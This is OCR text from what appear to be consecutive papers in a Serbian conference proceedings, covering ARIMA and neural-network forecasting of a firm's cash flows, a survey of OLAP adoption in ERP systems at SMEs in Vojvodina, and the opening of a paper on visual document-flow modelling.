The results of this research show the possibility of the projection of cash flows by using ARIMA model. It is possible to use SARIMA model as well in the firms which are of seasonal character.

A. The application of models on the cash flows

We have done the study on the economic society "Milkop D. O. O.". The software has been made which analyzes the accounts at a monthly level and forms aop positions from the cash flows. The starting window of the application. From the menu it is possible to download the base, carry out the logical control of aop and make the exit file .txt with aops for each month in the report form. Clicking on the exit the application has been left. Clicking on the button "calculate aop" from the base, the selected aop is shown. In the falling menu left of the button it is possible to choose individually aops (if there is a need for only one, and not all from the cash flows) as well as all at once [8, 9].

On the basis of the program it is possible to analyze the base in the time period which depends on the period of recording as well as on the following of cash flows. When AOP positions are formed, their logical control is carried out. After all those steps, the data are ready for further use.

We have got the data, while we have been doing the analysis at a monthly level even for six years, and got 72 data for every aop position.

The idea of the research is to show the ability of predicting of "moving" AOP positions by using of ARIMA model (Autoregression models for integrated moving average time series) and the neural networks.

Autoregressive moving average model for integrated time series (ARIMA(p, d, q)) describes the formula form [17]:

$$\begin{aligned}\left(1-\phi_1 L-\phi_2 L^2-\cdots-\phi_p L^p\right)(1-L)^d X_t \\ = \theta_0+(1-\theta_1 L-\theta_2 L^2-\cdots \\ -\theta_q L^q)e_t\end{aligned}$$

We have tested the data from the programme in SPSS (Table 1.). Firstly, we carried out the test of correlation in order to see if any of aop positions depend on any others and if the correlation is positive or negative. On the basis of the data we have tested, we got that for this model of data, that is this firm, it is sufficient to predict aop 301. Then we found out for this aop position, the best ARIMA(1,0,0). ARIMA model has given a good model. It turned out that for aop 301 model in 95% cases describes it (stationary R-squared is 0.95), the error MAE (mean absolute error) is 9.866.

$$M = \frac{1}{n}\sum_{i=1}^{n}|\hat{y}_i - y_i| \quad (1)$$

Where $\hat{y}_i$ is the value of prediction, and y_i is the real value.

TABLE 1. ARIMA MODEL PARAMETERS FOR AOP1

Aop301 Model	Estimate	SE	t	Sig.
AR	7311,694	39,262	186,226	,000
Lag 1	,979	,022	43,505	,000

ARIMA output was used as input for the neural networks. Artificial neural networks (ANNs) are a class of machine learning algorithms that draw inspiration from biological neural systems. They are generally implemented in computer software with the aim of enabling automatic learning and subsequently autonomous problem solving.

Every ANN consists of a set of units (or neurons) and a set of connections between them. The standard way of designing ANNs is to group the neurons into N layers, including one input layer, one output layer, and up to several hidden (internal) layers. (Figure 1)




Figure 1.Neural networks structure.

Neural network backpropagation (NNBP), wich used in this paper, can be described as follows:

1. Load an example problem from the training data.
2. Run the network normally with the problem information.
3. Calculate the error between the resulting output of the ANN and the actual correct solution.
4. Iterate backwards through the layers of the network, and slightly tweak the weights of all the connections in the direction (positive or negative) that minimizes the error of the output.

In this paper, we combine the time series ARIMA model and the neural network back propagation (BP) model to forecast time series with seasonality (hybrid model). BP neural network relies on a gradient algorithm to obtain the weights of the model and uses back propagation algorithm to minimize the objective function. BPNN typically consists of three layers: an input layer, a hidden layer and an output layer. The most basic treatment processes called artificial neuron in the BN network and simulated on the basis of biological neurons.

In this research, we use neural network model of equation (2), the output of each processing unit (or neuron) was propagated forward through each layer of the network. Based on historical time series data, we trained neural networks. Training iteration, the input vectors are delivered to the input layer of the network [10].

$$N \quad _t = \sum_{i=1}^{N} w_{t_i} x_i + b_t \qquad (2)$$

where NET_t is an output of unit t, w_{ti} is the weight on connection from the i-th to the t-th unit, x_i is an input data from unit i (input node) to t, b_t denotes a bias on the i-th unit, and N is the total number of input units[10, 11]. The activation threshold effect on output is activated, and the activation here we used the sigmoid transformation applying it to (2) for each unit in the hidden layer (3).

$$y_t = f(N \quad _t) = \frac{1}{1+e^{-N \quad _i}} \qquad (3)$$

Based on the weight of connection from the previous hidden layer, the output unit activities were calculated (2). An error $\delta_j^{(L)}$ for the j-th output unit was calculated by

$$\delta_j^{(L)} = (T_j - N \quad _j) \qquad (4)$$

where L denotes the number of the output layer (4).

This error was propagated back to the lower hidden layers as follows [18]:

$$\delta_t^{\ l} = \sum_{i=1}^{N} \delta_i^{l+1} w_{t_i}^{(l)} f'(N \quad _t^{(l)}) \qquad (5)$$

where $w_{ti}^{(l)}$ is the weight from the i-th unit in layer l to the t-th unit in layer $(l + 1)$, l=1, 2, . . ., L-1, and $f'(\bullet)$ is the first derivative of the sigmoid function. In order for the network to learn, the value of each weight had to be adjusted in proportion to each unit's contribution to the total error in (5). The incremental change in each weight for each learning iteration was computed by ((6) and (7))

$$\Delta w_{t_i}^{(l)} = c_1 \delta_t^{(i+1)} f\left(N \quad _t^{(l)}\right) + c_2 m_{t_i}^{(l)} \qquad (6)$$


where c_1 is a learning constant that controls the rate of learning, c_2 a positive constant that, being less than 1.0, is the momentum term to smooth out the weight changes, and

$$m_{t_i}^{(l)} = \Delta w_{t_i}^{(l-1)} \qquad (7)$$

The results show that the ARIMABP model outperforms the ARIMA model, the BP with deseasonalized data (input the deseasonalized data generated by the moving-to-ratio-average method to the input layer) and the BP with differenced data (input the differenced data generated by the ARIMA model to the input layer).

The results of the model are shown on the Graphic 1.

Graphic 1. The graphic survey of prediction using by hybrid model for aop 301. X-axes represents the months. All the six years while they are on the y-axis of value aop 301 at a monthly level. The blue graphic presents the real value, while by the green color the values are got by the prediction ARIMA and the yellow color the values are got by the prediction ARIMA-NNBP (hybrid model).



Graphic 1. The graphic survey of prediction using by hybrid model for aop 301

Hybrid model showed better predictions with lower MAE error. Altered the number of neurons in the hidden layer of from 5 to 20 neurons. Followed by the prediction error and the best was the 12 neurons in the hidden layer.

VII. CONCLUSION

In today's modern economic literature, it is almost impossible to talk about any way of business but not taking into consideration the risk and consequences which they can bring. By this study, we have shown a small part of the ARIMA model theory, the powerful device in the modern econometric analysis. Of course, as all models, even this one is not the perfect survey of the real situation.

If the rules of recording and accountancy are followed (above all by regular and proper recording), this research has shown one of the successful algorithms of the accountancy analysis and then the possibility of application of the time series aiming at as better and more successful predictions of cash flows as possible.

It is possible to check if the firms are into seasonal work in that case, it would not be possible to apply ARIMA model, but SARIMA if the data allow that.

The analysis of hybrid model, as well as its further development, opens up a statistical area for the presentation of testing of numerous theories from the area of forming and analyzing the cash flows.

ACKNOWLEDGMENT

The work presented here was supported by the Ministry of Education, Science and Technological Development of the Republic of Serbia (project III44006).

REFERENCES

[1] Pae J, Wang S, Yoo C. 2007. *Do Analysts Who Issue Cash Flow Forecasts Predict More Accurate Earnings? Working Paper*: Queens University.

[2] Choong Yuel Yoo, and Jinhan Pae, Estimation and Prediction Tests of Cash Flow Forecast Accuracy, *Journal of Forecasting*, *J. Forecast.* **32**, 215–225 (2013)

[3] Brown L. 2001. How important is past analyst forecast accuracy? *Financial Analysts Journal* **57**(6): 44–49.

[4] James H. Stock and Mark W. Waston , 1998., "A Comparison of Linear and Nonlinear Univariate Models for Forecasting Macroeconomic Time Series", NBER Working Papers 6607, National Bureau of Economic Research, Inc.

[5] Hamilton, J., *Time Series Analysis*, Princeton University Press, Princeton, 1994.

[6] Harris, R. and R. Sollis, *Applied Time Series Modelling and Forecasting,* John Wiley and Sons, West Sussex, England, 2003.

[7] Higgins, Robert C., *Analysis for Financial Managers*, Irwin Mc Graw Hill, 1998.

[8] Huang, Wen, Huang Zhuo, Matei Marius, Wang Tianyi, "*Price Volatility Forecast for Agricultural Commodity Futures : The Role of High Frequency Data"*, Romanian Journal for Economic Forecasting, 4, 83-103, 2012.

[9] Kothari, Jagdish, Elisabetta Barone, *Financial Accounting,* Data Status, 2012.

[10] Mladenović, dr Zorica, dr Aleksandra Nojković, *Applied time series analysis*, Publishing Center of Economics faculties in Belgrade, 2012.

[11] Pallant, Julie, *Development and validation of a scale to measure perceived control of internal states,* Journal of Personality Assessment, 75, 2, 308-337, 2000.

[12] Petrović, Zoran , Financial reporting, Singidunum University, Belgrade, 2011.

[13] Petrović, Zoran, Manual for the Implementation of International Financial Reporting Standards, Information Business Centre, Belgrade.

[14] Pratt, Jamie, *Financial Accounting in an Economic Context*, Wiley, 2003.

[15] Saman, Corina, "Scenarios of the Romanian GDP Evolution With Neural Models", Romanian Journal for Economic Forecasting, 4, 129-140, 2011.

[16] Vićentijević, Kosana, Problems in choosing a framework for financial reporting, Ph.D. thesis, University Singidunum, Belgrade 2007.

[17] F. M. Tsenga, H.-C. Yu, and G.-H. Tzeng, "Combining neural network model with seasonal time series ARIMA model", *Technol. Forecast. Soc.*, vol. 69, pp. 71–87, 2002.

An analysis of user adoption of OLAP technology in ERP systems on the example of SMEs in Vojvodina

Đ. Medaković, L. Šereš
Faculty of Economics Subotica, Serbia
djordje.medakovic@gmail.com

Abstract - Applying ERP solutions in the operation of small and medium-sized enterprises (SME) is becoming commonplace. In the current business environment of Serbia, SMEs are increasingly sensitive to the competition of large corporation, so that applying cutting-edge technologies in monitoring and planning business operations is the prerequisite for survival and progress. As a rule, ERP solutions produced by domestic software firms, or, in some cases, open source solutions, are more available to SMEs and offer the possibility of high-quality monitoring of implementing business processes. The growing needs for reporting and analyzing business data have resulted in integrating the elements of business intelligence (BI) in ERP solutions. This trend was also present in domestic ERP solutions, which were predominantly included in the research conducted for this paper. Although the potentials of applying on line analytical processing (OLAP) technologies in ERP are substantial, the level of their real use in the analyzed SMES is inadequate. The main identified cause of such a state include inadequate user awareness on the significance and inadequate training level for using OLAP. Based on the results of the conducted research, guidelines for further action were identified so as to attain higher utilization levels of OLAP-based software solutions integrated into contemporary ERP systems.

I. INTRODUCTION

ERP solutions are becoming a standard for monitoring and planning business processes in our country – not only in large corporations, but also in the SME sector. An increasing number of managers are recognizing the importance of efficient resource monitoring and management, and ERP is an irreplaceable tool in this sphere. Encouraged by the emergence of an increasing number of open source solutions, the domestic producers of ERP solutions have started to integrate segments of BI into ERP. Primarily and almost inclusively, this is OLAP technology, which is taking predominance over various report generators present in the earlier practices. OLAP technology is more flexible for the user and offers significantly higher possibilities. It is more cost-effective for maintenance, as it enables compiling ad hoc overviews and thus reduces the need for maintenance and support by ERP solution producers. The decisive significance for the use of OLAP technology is definitely the awareness of its possibilities, which should be developed among SME top managers, and appropriate training, not only in using the OLAP technology, but also in better grasp of business processes and appropriate interpretation of obtained results.

Starting from these theoretical assumptions, the authors wished to verify the real state of affairs as regards the application of BI solutions within ERP systems, so that this article seeks answers to the following research questions:

1. To what extent are BI solutions integrated into ERP systems?
2. To what extent are ERP system users familiar with the possibilities of using OLAP technology?
3. What is the extent of use of OLAP solutions with integrated OLAP technology by ERP system users?
4. What do users identify as an obstacle to more successful use of OLAP solutions within their ERP systems?

Answers to these research questions were sought through a survey conducted on a representative sample of SMEs in the Province of Vojvodina.

II. LITERATURE REVIEW

An ERP system is a set of managerial tools enabling balance between supply and demand within a business, providing a complete supply chain from suppliers to end users, using well-established business processes for decision making and providing a high degree of integration of all business processes in a business. Thus, and ERP system enables the management to operate towards high-quality client support and productivity, reducing at the same time operation and resource utilization costs [1].

The concept of business intelligence (BI) has been mentioned in the Gartner group since as early as 1996. It is defined as the application of a set of methodologies and technologies such as J2EE, DOTNET, Web Services, XML, data warehouse, OLAP, Data Mining and others, aimed at achieving competitive advantage for the application users. OLAP is a manner of presenting data through various dimensions, such as time or hierarchies. OLAP is a summary, multidimensional view of business data and is used for reporting, analyzing, modelling, planning and business process optimization. OLAP enables discovering trends and regularities in data, and analysis of critical factors. Thus structured reports

generate cumulative overviews informing the management about the state of their operations [2].

Business intelligence is a system gathering, transforming and presenting structured data from several different sources [3]. BI systems are a potential for shortening the time required for gathering relevant information and enabling their efficient use [4].

Most modern-day ERP systems have completely integrated databases. The data can be approached from different ERP modules and integrated reports can be displayed. Many producers enable direct approaches to BI tools. The current technology implies that all the necessary data are gathered from the ERP system, and then connected with the BI tools, such as OLAP, through a data warehouse. Thus created reports are more oriented to knowledge than mere listing of data. Integrated ERP and BI systems significantly contribute to the system user value. Significant user information is thus gathered and analyzed for the purpose of decision making.

An ERP system can be used so as to manage operative business information for corporate planning in all business areas, such as planning, production, finance, HR management, supplier relations, sales, marketing, business analysis, etc. [5].

ERP solutions offer significant data about current business transactions, but only the introduction of BI systems does add them value, offering the possibility for in-depth data analysis, identifying trends and patterns, based on operative data gathered from ERP systems. BI is the right tools for managers, as it enables better forecasting and planning the forthcoming business steps.

Furthermore, adding BI to the system optimizes investment into the ERP, enabling businesses to continuously improve their competitive advantage on the market, owing to higher-quality business information. Integrating ERP and BI additionally empowers the staff to understand and respond to trends in business faster and more accurately. BI also contains various reporting possibilities and thus supplementing the ERP system and bringing it to full exploitation. By this, it contributes to maximizing return on investment into ERP and BI systems. Integrating ERP and BI thus strengthens the enterprise management to make decisions by using the analytical abilities of BI systems and the possibility of processing a huge amount of data in the ERP system. This concept, therefore, results in optimized utilization of both ERP and BI components of the enterprise's resource management system [6].

Integrating BI and ERP systems has another obvious benefit, for now the user do not need to worry about problems that may arise when trying to use another producer's software for BI. Integration costs are often unjustifiably high, and it is therefore logical that an increasing number of software producers opt for integrating BI into their ERP systems [7]. This is particularly apparent in ERP systems designed for small and medium-sized enterprises. Of course, the BI systems used in SMEs within ERP system can be integrated into the ERP systems due to sufficient development levels of this technology and the fall in prices, making them available to a broader circle of users. According to Datamonitor (2001), the place and role of BI in the business application system is presented in "Fig. 1".

Nofal & Yusof [8] pointed to different criteria and factors when examining the exploitation of ERP and BI systems in developed and developing countries. They also pointed out that the largest amount of research was conducted in developed countries, and that these results cannot be applied uncritically to developing countries as well. Serbia has a specific position, as investment in IT is below the standards for European countries, so that the authors regard the research results authentic, and the latter should be verified in the further research in countries of similar degree of economic and informatics development.

III. RESEARCH METHOD AND RESULTS

A. *Research method*

The research was conducted in the summer of 2014, by means of an electronic survey covering 100 small and medium sized businesses in the Province of Vojvodina, from Positive Co.'s database. Positive is a company dealing in information technologies, but not in manufacturing and maintenance of application software. It must be borne in mind that the respondents are companies that obviously use computer support to their operations as Positive's clients, but nowadays, it is a standard anyway, for according to the study of the Republic Statistical Office (RSO), 100% businesses used computers in their operations in 2013 [9].

The analysis was performed by means of the Microsoft Excel 2013 spreadsheet, and the data were gathered with the Google Forms tool.

B. *General features of surveyed businesses*

According to the number of employees, the users of ERP solutions in this survey were divided as shown in "Fig. 2". This division was completely foreseeable, as larger business have both larger needs for and wider possibilities of applying ERP solutions.




Figure 1. Place and role of BI I the business application system




Figure 2. Share of enterprises applying ERP solutions, by staff numbers

By the businesses' core activities, the survey participants were predominantly trade and manufacturing enterprises, as shown in "Fig. 3".

Replies to the survey were provided by IT professionals (9), managers (11) and staff in the businesses' finance sectors (7), plus three employees from other HR categories.

The most represented areas of application of ERP solutions are finance, sales and purchase. Only three companies have introduced ERP in the majority of their business processes "Fig. 4". The surveyed respondents assessed the type of business organization, and only four of them declared that they were using process-oriented approach. Eleven of them deem that the approach is "mixed", and the others deems it as function-oriented.

It is interesting that ERO solutions should be adjusted so as to provide high-quality functioning in the conditions of process-oriented approach to business organization, which is not the case in most respondents.

As regards the impact of the established quality system, it was found to be insignificant, as exactly one-half of the surveyed enterprises have no quality system introduced.




Figure 3. Structure by ERP users' core activities




Figure 4. Included business processes

C. *Research results*

As many as 45 out of 100 targeted businesses responded. 30 out of these respondents use ERP solutions of different producers. Thirty ERP users is a higher average than that stated by the Republic Statistical Office in 2012 "Fig. 5".

According to the RSO, 7.4% small and 21% medium enterprises use ERP. According to this survey, (only) 30% large corporations use ERP. Regardless of the unexpectedly small users of ERP solutions, the author believes that this number does not affect results, as the survey measured the share and use of BI, more specifically OLAP technologies, in relation to ERP solution users. Out of the 30 ERP system users, two use Microsoft solutions, five use Pantheon ERO of a Slovenian producers, while others use various ERP solutions of domestic producers, as shown in "Fig. 6". Except for Business Navigator, OLAP technology is optional in other ERP solutions.

Module 2.D: Automatic information exchange within corporations

D1: Has your business used the ERP software package for exchangin information about sales and/or purchases with other in-house departments (e.g. Finance, Planning, Marketing, etc.) in January 2013?

percentage

	Businesses	Size			Region			Total
		small (10-49)	medium (50-249)	large (250+)	Central Serbia	Vojvodina	Belgrade	
		YES						
Industry	processing industry	4.4	16.3	26.5	6.8	8.1	11.9	8.4
	power, gas, steam and water supply; waste water management	4.0	15.1	30.9	11.6	12.2	8.7	11.4
	construction	3,6	6.6	47.6	3.2	4.2	9.2	5.8
	wholesale and retail	13.5	40.5	29.0	3.4	10.8	30.3	17.2
	transport and storage	5.0	18.8	59.0	5.4	3.6	20.4	9.2
	accommodation and catering	2.0	27.5		5.0	8.9	8.2	7.3
	information and communication	9.7	32.3	34.4	5.8	17.6	15.1	13.6
	banking and insturance	9.1	25.0	27.3		20.0	25.0	21.6
	real estate; expertise, science and engineering	4.0	19.9	18.2	13.5	10.2	3.0	6.2
	admnistration and auxiliary services; computer repairs	3.7	7.0	17.2	1.9	12.6	3.6	5.5
	Total	7.4	21.0	30.4	1.9	8.9	16.7	10.8

Figure 5. Number of ERP users in Serbia in 2013 [9]




Figure 6: ERP solution types used by surveyed businesses

Twenty seven out of 30 ERP solution users confirmed that they are familiar with OLAP technology. Still, only 20 businesses use OLAP technology.

With the ERP solutions, users received in most cases up to 10 predefined OLAP reports (10 respondents), 5 of them six, whereas four surveyed businesses received more than 10 predefined OLAP reports.

Only one employee uses OLAP technology in two business, five employees in 12 businesses, and more than 5 employees use OLAP in six firms.

OLAP has been in use mostly as long as the ERP system, i.e. over 3 years (16 respondents). The most respondents (9 of them) uses OLAP on a daily basis, 4 on a weekly basis, and seven use it monthly.

Suppliers of ERP system mostly used up to five predefined OLAP reports on users' requests (15 respondents).

Unfortunately, users do not feel adequately trained for using OLAP reports, for thirteen did not have any training, and four had insufficient training. In the employees' opinion, only in three businesses provided adequate training for the use of OLAP technology.

D. Interpretation of results

The research has shown that, given the authors' expectations, an unexpectedly large number of respondents have the possibility to use OLAP technology, owing to its integration into the implemented ERP solution. Although some ERP systems are also supplied with predefined OLAP reports, the extent of their use is nevertheless unsatisfactory. The causes of such state were identified in insufficient training of users for the use of OLAP technologies and insufficient recognition of the importance of this technology by the MSEs' top management. A good idea to provide small and medium-sized enterprises with technology whose application was until recently the sole privilege of corporate ERP solution users has not been applied in practice yet.

IV. CONCLUSION

SMEs increasingly use ERP systems. The survey conducted in this research has shown that many ERP systems designed for SME users offer them the possibility to meet their analytical needs with integrated solutions from the domain of business intelligence. The fact that that the respondents mostly used domestic ERP solutions testify that domestic software industry is keeping pace with current technologies despite the low level of investment in information technologies.

Despite being available, solutions from the domain of business intelligence integrated in ERP systems are often not recognized by users as significant, so that the actual application level of OLAP technology in SMEs in Vojvodina cannot be regarded as satisfactory.

In addition to underdeveloped users' awareness of the significance of applying OLAP technology, the second identified cause of such a state is insufficient user training in the use of OLAP.

The fact that there are ERP solutions that are not integrated with some OLAP solutions also testifies that even some producers of ERP systems fail to recognize the benefits that their users would have from such an approach, or a lack of commercial interest for developments of this sort.

Research results point to the conclusion that it is necessary to act towards raising top managers' awareness of the possibilities offered by advanced data analysis technologies, such as OLAP, and enhance their ability to understand business processes and interpret the obtained results appropriately.

It is also necessary to conduct a systematic training course with analytical skill requirements, so as to enable then to submit to top management high-quality information that they can interpret.

Domestic ERP solution producers should pay more attention to promoting their integrated OLAP solutions, as this is one of the ways to create loyal clients and attract new ones, who recognize value added in comparison with classical ERPs.

Thanks to the new generations of employees who have been able to familiarize themselves with BI technologies through their higher education, interest and user pressure in this direction is likely to grow in the future. Even more producers of ERP systems are therefore likely to integrate OLAP technologies into their solutions.

REFERENCES

[1] T.F. Wallace, M.H. Kremzar, "ERP: making it happen: the implementers' guide to success with enterprise resource planning," John Wiley & Sons New York, 2001

[2] J. Ranjan, "Business intelligence: concepts, components, techniques and benefits," Journal of Theoretical and Applied Information, 2009, Retrieved from http://accopedia.com/images/BI_papaer.pdf

[3] S. Negash, "Business Intelligence," Communications of the Association for Information Systems, 13(1), 2004, pp. 177-195.

[4] P. Den Hamer, "The Organisation of Business Intelligence," SDU Publishers, The Hague, Netherlands, 2005

[5] D.C. Yen, D.C. Chou, J. Chang, “A synergic analysis for web-based enterprise resources planning systems,” Computer Standards & Interfaces, 24, 2004, pp. 337-46.

[6] D.C. Chou, H.B. Tripuramallu, A.Y. Chou, “BI and ERP integration,” Information Management & Computer Security, 13(5), 2005, pp. 340–349.

[7] S. Ortiz, “Is business intelligence a smart move?,” Computer, 11–14. 2002, Retrieved from http://ieeexplore.ieee.org/xpls/abs_all.jsp?arnumber=1016894

[8] M.I. Nofal, Z.M. Yusof, “Integration of Business Intelligence and Enterprise Resource Planning within Organizations,” Procedia Technology, 11(Iceei), 2013, pp. 658–665.

[9] D. Vukmirović, K. Pavlović, V. Šutić, “Upotreba informaciono-komunikacionih tehnologija,” Republički zavod za statistiku, Beograd, 2013, pp. 128.

Visual Representation of Business Process Models based on Document Flows with Model Content Simplification

V. Ivančević, D. Ivetić, and I. Luković
University of Novi Sad, Faculty of Technical Sciences, Novi Sad, Serbia
{dragoman, ivetic, ivan}@uns.ac.rs

Abstract – When designing information systems, document flow models may become very complex. In order to better manage this complexity, visual models of document flow could be transformed so that the associated diagrams would become simpler but still useful to the designer. In the paper, we employ this idea and further develop our approach to document flow modelling by formulating a visual representation of basic concepts for document flow description and defining basic rules that could be used to simplify visual models of document flow.

I. INTRODUCTION

Within organizations whose operation focuses on generation and management of large quantities of documents, an IS that would be restricted to the support for storage and manipulation of various document types could cover the majority of business activities. Owing to this restriction, modelling of business processes based on document flows could be further adapted, so that the complexity of business processes is better managed.

In this paper, we propose a visual representation for models of the document flow in organizational systems. The goal is to offer visualization that would be flexible and support restructuring of model content in order to manage general model complexity. To this end, we devised visual symbols for individual concepts, their visual composition, and rules that simplify visual models of document flow. The conceptual basis for document flow modelling is given in [1]. When designing the visual representation, we took into account the need to lower the cognitive load of designers and users participating in IS development. For the same reason, we introduced the rules that could simplify document flow models.

The paper is divided into six sections, including Introduction and Conclusion. In Section II, we elaborate on some of the most common ways of managing complexity within software systems. An overview of the previously defined concepts in document flow is given in Section III. In Section IV, we present visual symbols for the basic concepts in document flow and illustrate their use. In Section V, we introduce a set of rules that could be used to simplify visual models of document flow.

The research presented in this paper was supported by the Ministry of Education, Science, and Technological Development of the Republic of Serbia under Grant III-44010.

II. MANAGING COMPLEXITY IN SOFTWARE SYSTEMS

Cognitive limitations of human designers might be the greatest obstacle when designing complex software systems or business processes. According to Miller's Law, the average span of absolute judgment and immediate memory is seven [2]. Some other researchers observed smaller capacities of the short-term memory, such as the average capacity of four memory chunks [3]. However, the capacity of chunks depends on how much a person is familiar with the matter in hand. Moreover, understanding software visual models might be different from perceiving just a basic piece of information. For that reason, adopting any single cognitive limit might not be useful when evaluating the complexity of an individual model, but the existence of such limit should be acknowledged.

The complexity of a problem may be related to the amount of resources necessary for solving it [4]. In the context of complexity within software engineering, the same author identified two groups of attributes: (i) external, which do not observe the problems itself, but its behaviour; and (ii) internal, for which measuring is done in the context of the designed piece of software.

Moreover, the complexity of software may be observed as its inherent quality, which implies that by stripping it down of its complexity, its essence would be removed as well [5]. The same author states that extending a piece of software does not only include repetition of the same elements: the software elements are in non-linear interaction and the complexity of the whole increases much faster than in the case of linear growth.

When designing a software system, there are two standard ways of managing complexity: abstraction and decomposition. These two principles are built into the general purpose modeling language UML (Unified Modeling Language) [6]. The specification of classes, their attributes, and connections within UML is an example of abstraction of entities that are important in a particular problem. Decomposition is possible in several types of UML diagrams, some of which became available only in more recent versions of UML [7]: component diagrams, package diagrams, and even within the common use case diagrams and activity diagrams.

Three formalisms for business process description are particularly popular: UML, BPMN (Business Process

Model and Notation) [8], and Petri Nets [9]. In UML, activity diagrams, which are very similar to classic flowcharts, may be used to represent business processes. On the other hand, BPMN [10] is a more recent notation, as well as a model, that is specialized for processes. The specifications of both formalisms are maintained by OMG (Object Management Group) [11]. Both rely on relatively simple visual symbols to represent concepts of business processes, and, in the majority of modern software tools, the symbols are given in colour. On the other hand, Petri Nets have somewhat longer history. Their typical visual representation is rather basic and includes circles and rectangles connected by directed arcs.

The principles related to software complexity could be applied to software models of business processes. According to these principles, in the previously proposed approach to document flow modelling [1], there are only four basic concepts: actor, document, action, and flow. We use relatively simple symbols to represent the concepts, which is also the case in the popular languages for process description. Moreover, there is support for decomposition as models of document flow may be connected to other such models. The use of proposed rules for content simplification may lead to a more compact view of the same business process.

III. Basic Concepts in the Approach to IS Development Based on Document Flow Description

The proposed approach to IS development based on the document flow description is presented in [1]. Document flows may have a central role in organizations in which each action has to be formally documented and numerous documents circulate every day. In that kind of organizations, the proposed approach may be suitable in the development of an IS or, at least, an IS subsystem. The four basic concepts in the approach include: actor, document, action, and flow. In this section, we provide a short description of each basic concept.

The actor is a group of participants in a process with the same role in a particular organization. The actor may perform various predefined actions on a document.

Each relevant piece of data needs to be recorded in a document. The document is a common specification of a group of document instances. For each document, there is a description of its structure through the description of sections, fields, and references to other documents. Different document parts may appear in the visual model, but the document structure is separately defined so that the visual model could be relieved with respect to information content.

The supported actions on document instances include: creation, reading (access), modification, signing, copying (multiplication), and removal. These actions are performed on complete document instances. However, reading, modification, signing, and copying may be executed on a single part of a document instance as well.

In the proposed approach, document flow is a visually specified process involving a set of document instances after which a clearly stated goal is generally achieved. Typical flow types include sequence and parallelism. Moreover, there is support for looping, exceptions, and cancellation within processes. A flow is divided into steps, and each step includes execution of an action by an actor on a specified document. Processes may be linked to other processes by the initial and final steps.

Starting from the aforementioned concepts, the complex concept of permission may be defined. The permission specifies which actions may be performed on a document by an actor.

IV. Visual Representation of the Basic Concepts of Document Flow Models

A. Visual Representation of Steps

For each basic concept, there is a matching visual symbol or symbol set. An example of the concepts of actor and document is given in Fig. 1. Underneath the actor symbol, there is the actor name (Actor AB to the left of Fig. 1), while the document name is given within the document symbol (Document X to the right of Fig. 1).

Visual symbols for actions are given in Fig. 2. Data modification is represented by a pencil (*modification*), while access is represented by a magnifier (*reading*). Creation of an empty document is represented by a trapezium-like shape containing a star (*creation*), while document destruction is represented by a red X symbol (*removal*). Multiplication of a document is represented by three documents of different edge brightness (*copying*). Document signing is represented by a stamp (*signing*).

